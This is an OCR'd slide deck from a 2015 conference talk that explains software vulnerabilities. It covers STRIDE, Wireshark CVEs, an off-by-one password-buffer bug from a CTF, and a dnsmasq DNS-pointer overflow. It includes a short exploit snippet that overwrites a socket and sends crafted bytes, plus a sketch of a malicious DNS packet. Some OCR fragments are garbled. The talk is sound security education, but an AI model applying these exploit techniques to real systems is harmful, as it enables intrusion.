The Anatomy of a Vulnerability

Let's talk about vulnz :)

Ron Bowes (@iagox86)
Sharkfest 2015

Who am I?

- Ron Bowes - @iagox86
- https://www.skullsecurity.org
- Close to 10 years breaking things
- Founded SkullSpace, BSides Winnipeg
- Currently doing product security for big tech company
  - Includes working on Bug Bounty, auditing software, hardening our frameworks, etc.

As always, my views are my own and don't represent my company

What we're gonna talk about


- Vulnerabilities! Vulnz! How things are broken! :)
- Basically...
  - What's a vulnerability?
  - Why do we care?
  - Types of vulnerabilities
  - How they're exploited
    - (with some examples!!)
  - How they're fixed (properly)

Today's goal

- You'll leave here with some familiarity of what a vulnerability is
- You'll see some examples of vulnerabilities of various types
- You'll have somewhat actionable ways of avoiding it if you have to code
- You'll have a chance to ask for questions or stories at the end. :)

What the heck is a vulnerability anyways?

This is a vulnerability



A vulnerability is...

- A way to bypass a security mechanism by taking advantage of a flaw
  - Code flaws (like buffer overflow)
  - Injection (like cross-site scripting)
  - Design problems (like bad authentication)
  - Cryptographic problems
  - etc.
- Later, we'll look at examples of each!


How to recognize a vulnerability

- Can you crash the program?
- Can you convince the program to mix up code and data?
- Can you authenticate as one user and take actions as another?
- Can you leak information about encrypted data?
- Is something behaving oddly?

A little more formally...

The "STRIDE" acronym/initialism:


- Spoofing
- Tampering
- Repudiation
- Information disclosure
- Denial of service
- Elevation of privileges



Multiple vulnerabilities in Wireshark


By Ritwik Ghoshal-Oracle on Sep 24, 2013

CVE Description	CVSSv2 Base Score	Component	Product and Resolution
CVE-2013-4920 Buffer Errors vulnerability	5.0	Wireshark	Solaris 11.1 11.1.11.4.0
CVE-2013-4921 Numeric Errors vulnerability	5.0		
CVE-2013-4922 Resource Management Errors vulnerability	5.0		
CVE-2013-4923 Resource Management Errors vulnerability	5.0		
CVE-2013-4924 Input Validation vulnerability	5.0		
CVE-2013-4925 Numeric Errors vulnerability	5.0		
CVE-2013-4926 Input Validation vulnerability	5.0		
CVE-2013-4927 Numeric Errors vulnerability	7.8		
CVE-2013-4928 Numeric Errors vulnerability	7.8		
CVE-2013-4929 Numeric Errors vulnerability	7.8		
CVE-2013-4930 Input Validation vulnerability	5.0		



25
SEP

An
bac
larg
by I



ners


ervice

, credit and
of America's
investigation

We (as an industry) care because...

- Negative press really sucks
- It's expensive
- Vulnerable code tends to be bad in other ways
    - Tech debt, unmaintainable code
    - Code that uses good security practices tends to be more maintainable as a bonus!
    - The find-bug-then-patch-goto-10 strategy is awful, systemic fixes are important

Plus, it's just plain bad for people


At least a dozen hackers have enough data to steal my identity
But I can stop worrying about protecting it now, so I have that going for me, which is nice

Let's look at some real bugs!

Source

Off-by-one bug

Off-by-one bug

- This one isn't from a real program, it's from a CTF challenge
- A great example of a simple by bad mistake
- Full writeup can be found here:
  - https://blog.skullsecurity.org/2015/defcon-quals-wwtw-a-series-of-vulns
  - (I'll post these slides to Twitter after, @iagox86)

Computer's memory

```
int func()
{
  char str1[] = "this is string";
  char str2[] = "this is moar string";
}
```

	0x0	0x1	0x2	0x3	0x4	0x5	0x6	0x7	0x8	0x9	0xA	0xB	0xC	0xD	0xE	0xF
0x00	t	h	i	s		i	s		s	t	r	i	n	g	\0	t
0x10	h	i	s		i	s		m	o	a	r		s	t	r	i
0x20	n	g	\0	...												

- str1 is in memory, followed by str2

Computer's memory

```
int func()
{
  ...
  str1[10] = "!"
}
```

	0x0	0x1	0x2	0x3	0x4	0x5	0x6	0x7	0x8	0x9	0xA	0xB	0xC	0xD	0xE	0xF
0x00	t	h	i	s		i	s		s	t	!	i	n	g	\0	t
0x10	h	i	s		i	s		m	o	a	r		s	t	r	i
0x20	n	g	\0	...												

- We set the 10th character of str1 to '!'

Computer's memory

```
int func()
{
   ...
   str1[15] = "?"
}
```

	0x0	0x1	0x2	0x3	0x4	0x5	0x6	0x7	0x8	0x9	0xA	0xB	0xC	0xD	0xE	0xF
0x00	t	h	i	s		i	s		s	t	!	i	n	g	\0	?
0x10	h	i	s		i	s		m	o	a	r		s	t	r	i
0x20	n	g	\0	...												

- What if we change the 15th character?

So what?

- We can change the first character of the next string
- … so?


Vulnerable authentication function

```
int authenticate()
{
  char password[8];
  int socket = connect(authentication_server)

  read(password, 9);
  validate_authentication(socket, buffer);
}
```

Reading one byte too many

The result



```
     0x0 0x1 0x2 0x3 0x4 0x5 0x6 0x7 0x8 0x9 0xA 0xB 0xC 0xD 0xE 0xF
0x00  p   a   s   s   w   o   r   d   S   S   S   S
0x10
```

password => "123456789"

```
     0x0 0x1 0x2 0x3 0x4 0x5 0x6 0x7 0x8 0x9 0xA 0xB 0xC 0xD 0xE 0xF
0x00  1   2   3   4   5   6   7   8   9   S   S   S
0x10
```

The exploit


Here's the real exploit we used:

```
# Overwrite the socket with "0"
sys.stdout.write("XXXXXXXX\0")
sys.stdout.flush()

# Wait for the service to try reading the data
time.sleep(2)

# The server thinks it's reading the auth data,
# but it's actually reading this:
sys.stdout.write("\x6d\x2b\x59\x55")
sys.stdout.flush()
```

dnsmasq



What is dnsmasq?

- dnsmasq is a program for dns/dhcp/tftp
- It's installed in a ton of places, including embedded devices
- I was auditing it with a fuzzer (we'll talk about fuzzers after)
- I plan to write a blog about this soon… keep an eye on https://skullsecurity.org or @iagox86

DNS protocol

- Client sends one or more "questions"
- Server returns one or more "answers"
- Both question and answer contain a name
  - eg: www.skullsecurity.org
- Responses contain both the question and the answer(s), if any

DNS protocol

- Answer packet could look like this:

```
[header]
Question 1: skullsecurity.org (type = ANY)
Answer 1: skullsecurity.org is at 206.220.196.59
Answer 2: skullsecurity.org's mail is handled by ASPMX2.
GOOGLEMAIL.COM
Answer 3: skullsecurity.org has a TXT record "oh hai NSA"
```

- Problem: tons of space wasted on hostnames
  - (And yes, these are real records from my server, but I left out a bunch)

Solution: pointers

- The way a DNS response packet actually looks (normally):

```
Question 1: skullsecurity.org

Answer 1: [see q1] is at 206.220.196.59

Answer 2: [see q1]'s mail is handled by ASPMX2.GOOGLEMAIL.
COM

Answer 3: [see q1] has a TXT record "oh hai NSA"
```

- Each record contains a pointer to the first record

The problem…

- How names were parsed…
  - Read each part of name, increment counter by length of name
  - Copy into buffer
  - Add a period after
    - The period isn't counted as part of the length!

Pointers to the rescue!

- To get a long enough packet, pointers are needed:


```
Question 1: evildomain.com

Answer 1: aaaa.[see A1]
```

- Loops until it thinks it's at the max (it's actually 20% above the max)

Consequence?

- Overwrites its in-memory configuration
  - Upstream DNS
  - Scripts
  - Sockets
  - Basically everything
- Almost certainly exploitable
  - I spent some time writing an exploit
  - I even had a name picked out… but…


The remotely exploitable vulnerable I found was never in a release
But I saved the Internet, so I have that going for me, which is nice

- Discovered in 2.73rc5, fixed in 2.73rc8
- Here's the mailing list post:
  - http://lists.thekelleys.org.uk/pipermail/dnsmasq-discuss/2015q2/009529.html

Lesson

